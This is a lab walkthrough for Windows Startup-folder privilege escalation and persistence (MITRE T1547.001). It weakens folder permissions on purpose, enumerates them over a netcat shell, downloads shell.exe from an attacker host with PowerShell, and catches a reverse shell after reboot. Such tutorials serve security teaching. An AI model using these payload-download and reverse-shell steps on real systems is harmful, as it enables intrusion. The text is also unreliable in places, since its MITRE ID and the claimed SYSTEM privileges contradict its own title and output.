iGNITE
Technologies

Windows Privilege Escalation

Boot Logon Autostart Execution

(Mitre ID:T1547.001)

WWW.HACKINGARTICLES.IN

Contents

Introduction

Windows Startup folder may be targeted by an attacker to escalate privileges or persistence attacks. Adding an application to a startup folder or referencing it using a Registry run key are two ways to do this. When a user signs in, the application linked will be executed if an item is in the “run keys” in the Registry or startup folder. These programs will be executed under the perspective of the user and will have the account’s associated permissions level.

There are two techniques to perform Logon Autostart Execution:

Logon Autostart Execution: Registry Run Keys

Logon Autostart Execution: Startup Folder

Boot | Logon Autostart Execution: Startup Folder

Injecting a malicious program within a startup folder will also cause that program to execute when a user logs in, thus it may help an attacker to perform persistence or privilege escalation Attacks from misconfigured startup folder locations.

This technique is the most driven method for persistence used by well know APTs such as APT3, APT33, APT39 and etc.

Mitre ID: T1574.001

Tactics: Privilege Escalation & Persistence

Platforms: Windows

Prerequisite

Target Machine: Windows 10

Attacker Machine: Kali Linux

Tools: **AccessChk.exe**

Condition: Compromise the target machine with low privilege access either using Metasploit or Netcat, etc.


Objective: Escalate the NT Authority /SYSTEM privileges for a low privileged user by exploiting the Misconfigured Startup folder.

Lab Setup

Note: Given steups will create a loophole through misconfigured startup folder, thus avoiding such configuration in a production environment.

Step 1: Navigate to the Startup directory using the following path:

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```




This PC > Windows 10 (C:) > ProgramData > Microsoft > Windows > Start Menu > Programs >

[redacted]

Startup

Step2: Access the startup folder properties and select the security option. Click on the Edit option to assign dangerous permissions to the Users group.



Startup Properties

Object name: C:\ProgramData\Microsoft\Windows\Start Menu\F

Group or user names:


- Everyone
- SYSTEM
- Account Unknown(S-1-5-21-321011808-3761883066-353€
- Account Unknown(S-1-5-21-321011808-3761883066-353€

To change permissions, click Edit.

Permissions for Everyone	Allow	Deny
Full control		
Modify		
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write		

For special permissions or advanced settings, click Advanced.

Step 3: Select Users group on the targeted system and assign Read Write or FULL Control permissions.



Object name: C:\ProgramData\Microsoft\Windows\Start Menu\F

Group or user names:

- Account Unknown(S-1-5-21-321011808-3761883066-3536
- Account Unknown(S-1-5-21-321011808-3761883066-3536
- ignite (MSEDGEWIN10\ignite)
- Administrators (MSEDGEWIN10\Administrators)
- Users (MSEDGEWIN10\Users)

Permissions for Users	Allow	Deny
Full control	☑	□
Modify	☑	□
Read & execute	☑	□
List folder contents	☑	□
Read	☑	□


Privilege Escalation by Abusing Startup Folder

Enumerating Assign Permissions with Icacls

Attackers can exploit these configuration locations to launch malware, such as RAT, in order to sustain persistence during system reboots.

Following an initial foothold, we can identify permissions using the following command:

```
nc -lvp 1245
icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
```




```
┌──(root💀kali)-[~]
└─# nc -lvp 1245
listening on [any] 1245 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 51454
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup BUILTIN\Users:(OI)(CI)(F)
                                                             S-1-5-21-321011808-3761883066-3536
                                                             S-1-5-21-321011808-3761883066-3536
                                                             MSEDGEWIN10\ignite:(I)(OI)(CI)(DE,
                                                             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                                             BUILTIN\Administrators:(I)(OI)(CI)
                                                             BUILTIN\Users:(I)(OI)(CI)(RX)
                                                             Everyone:(I)(OI)(CI)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Enumerating Assign Permissions using Accesschk.exe

The accesschk.exe is Sysinternals tool another permission checker tool.
Here Read-write permission is assigned on BUILTIN\Users

```
nc -lvp 1245
accesschk.exe /accepteula "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
```




```
┌──(root💀kali)-[~]
└─# nc -lvp 1245
listening on [any] 1245 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 51456
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>accesschk.exe /accepteula "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
accesschk.exe /accepteula "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"

Accesschk v6.14 - Reports effective permissions for securable objects
Copyright � 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
  RW BUILTIN\Administrators
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Users
  R  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES
   W S-1-5-21-321011808-3761883066-353627080-1001
   W S-1-5-21-321011808-3761883066-353627080-1000
  RW MSEDGEWIN10\ignite
  R  Everyone
```

Executing Malicious Executable

Start a netcat listener in a new terminal and transfer the shell.exe with the help of the following command

```
cd C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
powershell wget 192.168.1.3/shell.exe -o shell.exe
dir
```


As we know this attack is named Boot Logon Autostart Execution which means the shell.exe file operates when the system will reboot.



```
C:\>cd C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
cd C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp>powershell wget 192.168.1.3/shell.exe -o shell.exe
powershell wget 192.168.1.3/shell.exe -o shell.exe

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

10/09/2021  11:55 AM    <DIR>          .
10/09/2021  11:55 AM    <DIR>          ..
10/09/2021  11:55 AM            73,802 shell.exe
               1 File(s)         73,802 bytes
               2 Dir(s)  24,006,361,088 bytes free

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp>
```

The attacker will get a reverse connection in the new netcat session as NT Authority \System

```
nc -lvp 8888
whoami
```



```
┌──(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49718
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
msedgewin10\administrator

C:\Windows\system32>
```

Reference:

https://attack.mitre.org/techniques/T1547/001/